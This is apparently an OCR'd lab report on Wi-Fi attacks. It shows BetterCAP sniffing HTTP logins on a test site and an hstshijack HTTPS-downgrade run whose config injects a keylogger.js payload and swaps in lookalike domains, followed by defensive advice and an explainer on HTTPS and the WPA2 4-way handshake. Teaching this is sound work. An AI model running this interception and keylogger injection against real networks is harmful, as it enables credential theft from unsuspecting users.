
3.3 Spying on Network (HTTP) – capturing passwords, visited website…etc.

Let's turn on net.sniff tool. This module is a network packet sniffer and fuzzer supporting both BPF syntax and

regular expressions for filtering.

```
172.20.10.0/28 > 172.20.10.2 » net.sniff on
```


So now everything is going to flow through this computer will be captured and analyzed. Let's generate some traffic and see how it is working. We use the website called testphp.vulnweb.com to test. We sign up with username: test, password: test.



On the attacker machine shows that we can see what website is visiting. And if user types the password or username that will be captured by BetterCAP as well.

```
172.20.10.0/28 > 172.20.10.2 » [15:58:10] [net.sniff.http.response] http 176.28.50.165:80 200 OK -> linde-MacBook-Pro.local (1.1 kB text/html)

HTTP/1.1 200 OK
Date: Sun, 01 Dec 2019 21:01:51 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Set-Cookie: login=test%2Ftest
Content-Encoding: gzip
Server: nginx/1.4.1

172.20.10.0/28 > 172.20.10.2 » [15:58:10] [net.sniff.http.response] http 176.28.50.165:80 200 OK -> linde-MacBook-Pro.local (1.1 kB text/html)
172.20.10.0/28 > 172.20.10.2 »
HTTP/1.1 200 OK
Content-Encoding: gzip
Server: nginx/1.4.1
Date: Sun, 01 Dec 2019 21:01:51 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Set-Cookie: login=test%2Ftest

172.20.10.0/28 > 172.20.10.2 » [15:58:18] [net.sniff.https] sni linde-MacBook-Pro.local > https://collector-pxzhh9f9x0.perimeterx.net
172.20.10.0/28 > 172.20.10.2 » [15:58:18] [net.sniff.https] sni linde-MacBook-Pro.local > https://collector-pxzhh9f9x0.perimeterx.net
```

When user log out, the attacker also know user is logging out.





```
172.20.10.0/28 > 172.20.10.2 » [15:58:56] [net.sniff.http.response] http 176.28.50.165:80 200 OK -> linde-MacBook-Pro.local (1.1 kB text/html)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 01 Dec 2019 21:02:37 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Set-Cookie: login=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT
Content-Encoding: gzip
```

3.4 **Spying on Network (HTTPS)**

The problem that HTTP has is data in HTTP is sent as plain text. And we easily can read and edit responses. HTTPS is an adaption of HTTP. HTTPS is encrypted by using TLS (Transport Layer Security) or SSL (Secure Sockets Layer). Due to the data is not readable in HTTPS, we can downgrade HTTPS to HTTP that make data readable. So, we need to use hstshijack tool.

```
172.20.10.0/28 > 172.20.10.2 » hstshijack/hstshijack
[20:03:22] [sys.log] [inf] hstshijack Generating random variable names for this session ...
[20:03:22] [sys.log] [inf] hstshijack Reading SSL log ...
[20:03:22] [sys.log] [inf] hstshijack Reading caplet ...

  Commands

    hstshijack.show : Show module info.

  Caplet

              hstshijack.log > /usr/share/bettercap/caplets/hstshijack/ssl.log
           hstshijack.ignore > *
          hstshijack.targets > twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.apple.
com,ebay.com,*.ebay.com,www.linkedin.com
      hstshijack.replacements > twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.corn,*.a
pple.corn,ebay.corn,*.ebay.corn,linkedin.com
      hstshijack.blockscripts > undefined
         hstshijack.obfuscate > false
            hstshijack.encode > false
    hstshijack.payloads > *:/usr/share/bettercap/caplets/hstshijack/payloads/keylogger.js

  Session info

         Session ID : bJFcj
      Callback Path : /bcFdAuHHCKrv
     Whitelist Path : /abhlsexpXH
       SSL Log Path : /zuJfjTMW
            SSL Log : 66 hosts
```

Then, we test stackoverflow.com website. I typed username: test, password: 123.



As we can see, it has captured the information that I typed

4. **Conclusion**

Nowadays, WIFI is everywhere, it is easy to get hacked through wireless network. In order to prevent it, we should not use wireless network that we don't trust. And, make sure the password of network you created is complex enough. And for ARP spoofing attack, when we are browsing the websites, we should enhance our alertness and check the link of website has not modified. Actually, there are many browsers that will detect the unsafe condition for you. When it detects some suspicious activity, it will alert you. Users should have some regardless about how to put themselves in the risk.

5. **Guideline**

5.1 The difference between HTTP and HTTPS

5.1a. **HTTP: No Data Encryption Implemented**

Every URL link that begins with HTTP uses a basic type of "hypertext transfer protocol". Created by Tim Berners-Lee back in the early 1990's, when the Internet was still in its infancy, this network protocol standard is what allows web browsers and servers to communicate through the exchange of data.

HTTP is also called "a stateless system", which means that it enables connection on demand. You click on a link, requesting a connection, and your web browser sends this request to the server, which responds by opening the page. The quicker the connection is, the faster the data is presented to you.

As an "application layer protocol", HTTP remains focused on presenting the information, but cares less about the way this information travels from one place to another. Unfortunately, this means that HTTP can be intercepted and potentially altered, making both the information and the information receiver (that's you) vulnerable.

5.1b. HTTPS: Encrypted Connections

HTTPS is not the opposite of HTTP, but its younger cousin. The two are essentially the same, in that both of them refer to the same "hypertext transfer protocol" that enables requested web data to be presented on your screen. But HTTPS is still slightly different, more advanced, and much more secure.

Simply put, HTTPS protocol is an extension of HTTP. That "S" in the abbreviation comes from the word Secure and it is powered by Transport Layer Security (TLS) [the successor to Secure Sockets Layer (SSL)], the standard security technology that establishes an encrypted connection between a web server and a browser.

Without HTTPS, any data you enter into the site (such as your username/password, credit card or bank details, any other form submission data, etc.) will be sent plaintext and therefore susceptible to interception or eavesdropping. For this reason, you should always check that a site is using HTTPS before you enter any information. In addition to encrypting the data transmitted between the server and your browser, TLS also authenticates the server you are connecting to and protects that transmitted data from tampering.

It helps me to think about it like this - HTTP in HTTPS is the equivalent of a destination, while SSL is the equivalent of a journey. The first is responsible for getting the data to your screen, and the second manages the way it gets there. With joint forces, they move data in a safe fashion.

5.1c. The Advantages and Disadvantages of HTTPS

As discussed above, HTTPS helps ensure cyber-safety. It is, without any doubt, a better network protocol solution than its older cousin, HTTP. But, is HTTPS all about the advantages? Perhaps there's a drawback to it all? Let's find out.

The Advantages of Using HTTPS

The security benefits mentioned above - authenticating the server, encrypting data transmission, and protecting the exchanges from tampering - are the obvious main advantages to using HTTPS. Site operators want and need to protect their visitors data (HTTPS is actually a requirement for any sites collecting payment information according to the PCI Data Security Standard) and site visitors want to know that their data is being transmitted securely.

The growing demand for data privacy and security from the general public is another advantage to using HTTPS. In fact, according to We Make Websites, 13% of all cart abandonment is due to payment security concerns. Site visitors want to know that they can trust your site, especially if they are entering financial details, and using HTTPS is one way to do that (i.e. it's one way to show your visitors that any information they enter will be encrypted). HTTPS can also help with your SEO. Back in 2014, Google announced HTTPS as a ranking signal. Since then, some studies and anecdotal experience from companies who have implemented HTTPS indicate a correlation to higher rankings and page visibility.

Browsers are also jumping in on efforts to increase HTTPS usage by implementing UI changes that will negatively affect non-HTTPS sites. For example, Google announced earlier this year that Chrome by July (only a few months from now!) that they will mark all HTTP sites as non-secure.

5.2 What is 4-way Handshake:

The 4-way handshake is the process of exchanging 4 messages between an access point (authenticator) and the client device (supplicant) to generate some encryption keys which can be used to encrypt actual data sent over Wireless medium. These keys which are generated through 4-way handshake are generated by some source key material which will be discussed later.

These are the few keys we will be discussing…

MSK (Master Session Key)
PMK (Pairwise Master Key)
GMK (Group Master Key)
PTK (Pairwise Transit Key)
GTK (Group Temporal Key)

ANonce
SNonce
MIC

PTK (Pairwise Transit Key):

Pairwise transit key is used to encrypt all unicast traffic between a client station and the access point. PTK is unique between a client station and access point. To generate PTK, client device and access point need the following information.

PTK = PRF (PMK + Anonce + SNonce + Mac (AA)+ Mac (SA))

Anonce is a random number generated by an access point (authenticator), Snonce a random number generated by the client device (supplicant). MAC addresses of supplicant (client device) and MAC address of authenticator (access point). PRF is a pseudo-random function which is applied to all the input.

PTK is dependent on another high-level key PMK (pairwise master key) which is discussed below.

GTK (Group Temporal Key):

Group temporal key is used to encrypt all broadcast and multicast traffic between an access point and multiple client devices. GTK is the key which is shared between all client devices associated with 1 access point. For every access point, there will be a different GTK which will be shared between its associated devices.

GTK is dependent on another high-level key GMK (group master key) discussed below.

PMK (Pairwise Master Key):

What is PMK and why we need it? Now we know what is PTK and GTK. PTK is generated with the help of PMK. As we discussed above in order to generate PTK, we need the following input.

PTK = PRF (PMK + Anonce + SNonce + Mac (AA)+ Mac (SA))

Pairwise master is key generated from master session key (MSK). In case of WPA2/PSK when device authenticates with access point the PSK becomes PMK.

Point to Remember: PMK resides on all stations as in AP and client devices, so we do not need to share this information. We use this information to create PTK which are used for unicast data encryption.

GMK (Group Master Key):


Group master key is used in a 4-way handshake to create GTK discussed above. GTK is generated on every access point and shared with the devices connected to this AP.

MSK (Master Session Key):

The master session is the first key which is generated either from 802.1X/EAP or derived from PSK authentication.

We discussed above keys from bottom to top and how keys are dependent on other keys. This is the view from top to bottom.


1. The first level key is generated is MSK during the process of 802.1X/EAP or PSK authentication.
2. The second level key is generated from MSK is PMK and GMK. PMK is used to generate PTK and GMK is used to create GTK.
3. Third level keys are the actual keys used for data encryption.




(Keys Hierarchy)

4-Way Handshake in Action:

Once we understand important keys and how they are generated now let's have a look on an actual 4-way handshake. Imagine an access point is configured with WPA2/PSK and device is trying to connect to it. In our example its SSID PRINTERS with password printer123.



Sooner user click on printers SSID it goes through the states which I have discussed in another post. From authentication to the association to security validation. This is where 4-way handshake happens, instead of sending the password to the access points there are EAPOL (Extensible authentication protocol over LAN) messages exchange happens.



(4-way handshake)

Device States:

A device going through states from authentication to association. Once the device is authenticated and associated and now security will be checked, and 4-way handshake will start.

```
8728 802.11  Management frame        d0:c5:f3:a9:16:c5       Authentication              9c:5d:12:5e:6c:66       Authentication, SN=2002, FN=0, Flags=.......
8730 802.11  Management frame        9c:5d:12:5e:6c:66       Authentication              d0:c5:f3:a9:16:c5       Authentication, SN=1451, FN=0, Flags=.......
8749 802.11  Management frame        d0:c5:f3:a9:16:c5       Association Request         9c:5d:12:5e:6c:66       Association Request, SN=2003, FN=0, Flags=..
8755 802.11  Management frame        9c:5d:12:5e:6c:66       Association Response        d0:c5:f3:a9:16:c5       Association Response, SN=1452, FN=0, Flags=.
```


4-way handshake Wireshark view:

```
904 EAPOL   Data frame          9c:5d:12:5e:6c:66       QoS Data                    d0:c5:f3:a9:16:c5       Key (Message 1 of 4)
906 EAPOL   Data frame          d0:c5:f3:a9:16:c5       QoS Data                    9c:5d:12:5e:6c:66       Key (Message 2 of 4)
908 EAPOL   Data frame          9c:5d:12:5e:6c:66       QoS Data                    d0:c5:f3:a9:16:c5       Key (Message 3 of 4)
910 EAPOL   Data frame          d0:c5:f3:a9:16:c5       QoS Data                    9c:5d:12:5e:6c:66       Key (Message 4 of 4)
```

Message1: access point sends EAPOL message with Anonce (random number) to the device to generate PTK. Don't forget client device knows Ap's MAC because its connected to it. It has PMK, Snonce and its own MAC address. Once it receives Anonce from access point it has all the inputs to create the PTK.

PTK = PRF (PMK + Anonce + SNonce + Mac (AA)+ Mac (SA))

Mac address 9c:5d:12:5e:6c:66 is source address or mac address of the access point who is sending first EAPOL message to the device and d0:c5:f3:a9;16:c5 is Mac device. In this message access point sending ANonce to the client device.



(Anonce from AP to the device)

Message2: Once the device has created its PTK it sends out SNonce which is needed by the access point to generate PTK as well. The device sends EAPOL to AP message2 with MIC (message integrity check) to make sure when the access point can verify whether this message corrupted or modified. Once SNonce received by the AP it can generate PTK as well for unicast traffic encryption.

This is the second message going from the client device to AP with Snonce and MIC field set to 1.

```
906 EAPOL   Data frame          d0:c5:f3:a9:16:c5      QoS Data          9c:5d:12:5e:6c:66      Key (Message 2 of 4)
```

Wireshark · Packet 906 · airtool_2018-11-16_03.05.45.pm.pcap

```
> Frame 906: 159 bytes on wire (1272 bits), 159 bytes captured (1272 bits)
> IEEE 802.11 QoS Data, Flags: .......T
> Logical-Link Control
v 802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 117
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 2]
  v Key Information: 0x010a
      .... .... .... .010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
      .... .... .... 1... = Key Type: Pairwise Key
      .... .... ..00 .... = Key Index: 0
      .... .... .0.. .... = Install: Not set
      .... .... 0... .... = Key ACK: Not set
      .... ...1 .... .... = Key MIC: Set
      .... ..0. .... .... = Secure: Not set
      .... .0.. .... .... = Error: Not set
      .... 0... .... .... = Request: Not set
      ...0 .... .... .... = Encrypted Key Data: Not set
      ..0. .... .... .... = SMK Message: Not set
    Key Length: 16
    Replay Counter: 1
    WPA Key Nonce: b15a752ad4aa52ab4aafaa8155fa57e8bf45fd160ba75d3d...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: 0000000000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: d9ca9dcdf198716734767e37a60f7ded
    WPA Key Data Length: 22
  > WPA Key Data: 30140100000fac040100000fac040100000fac010c00
```

(Message 2)

Message3: EAPOL message3 is sent from AP to client device containing GTK. AP creates GTK without the involvement of the client from GMK.

```
908 EAPOL   Data frame          9c:5d:12:5e:6c:66      QoS Data          d0:c5:f3:a9:16:c5      Key (Message 3 of 4)
```

Wireshark · Packet 908 · airtool_2018-11-16_03.05.45.pm.pcap

```
> Frame 908: 193 bytes on wire (1544 bits), 193 bytes captured (1544 bits)
> IEEE 802.11 QoS Data, Flags: ......F.
> Logical-Link Control
v 802.1X Authentication
    Version: 802.1X-2001 (1)
    Type: Key (3)
    Length: 151
    Key Descriptor Type: EAPOL RSN Key (2)
    [Message number: 3]
  v Key Information: 0x13ca
      .... .... .... .010 = Key Descriptor Version: AES Cipher, HMAC-SHA1 MIC (2)
      .... .... .... 1... = Key Type: Pairwise Key
      .... .... ..00 .... = Key Index: 0
      .... .... .1.. .... = Install: Set
      .... .... 1... .... = Key ACK: Set
      .... ...1 .... .... = Key MIC: Set
      .... ..1. .... .... = Secure: Set
      .... .0.. .... .... = Error: Not set
      .... 0... .... .... = Request: Not set
      ...1 .... .... .... = Encrypted Key Data: Set
      ..0. .... .... .... = SMK Message: Not set
    Key Length: 16
    Replay Counter: 2
    WPA Key Nonce: 94a26c4f0e4040511d426dce3c3f7ee407d5002165c57a0b...
    Key IV: 00000000000000000000000000000000
    WPA Key RSC: b4c0510000000000
    WPA Key ID: 0000000000000000
    WPA Key MIC: b8371c079672d6edc73079cec3b1a9aa
    WPA Key Data Length: 56
    WPA Key Data: eda2301b632e9a24e8654811224ad4c7780b3526e5ca8a00...
```

(Message 3)

Message4: Fourth and last EPOL message will be sent from the client to AP just to confirm that Keys have been
installed.

EAPOL	Data frame	d0:c5:f3:a9:16:c5	QoS Data	9c:5d:12:5e:6c:66	Key (Message 4 of 4)

4-way handshake Result:

Control port unlocked: Once the 4-way handshake is completed successfully virtual control port which blocks all the traffic will be open and now encrypted traffic can flow. Now all unicast traffic will be encrypted with PTK and all multicast traffic will be encrypted via GTK which created in the 4-way handshake process.

Summary:

Let's summaries all this what we have discussed above. I have broadcasted PRINTERS SSID and tried to connect to it. AP is beaconing SSIDs and when I clicked PRINTERS SSID to connect we can see full conversation with acknowledgment frame.

The device is requesting to connect to PRINTERS and the access point is responding with a probe response. Now device goes through the states from unauthenticated and un-associated to authenticated and associated.

Once authenticated and associated now it goes through security check and 4-way handshake happens and after successful 4-way handshake now the control port will be open for communication.

Management frame	74:3e:2b:23:13:a8	Beacon frame	ff:ff:ff:ff:ff:ff	V-home	Beacon frame, SN=3046, FN=0, Flags=.....
Management frame	74:3e:2b:63:13:a8	Beacon frame	ff:ff:ff:ff:ff:ff	Ruckus	Beacon frame, SN=771, FN=0, Flags=.....
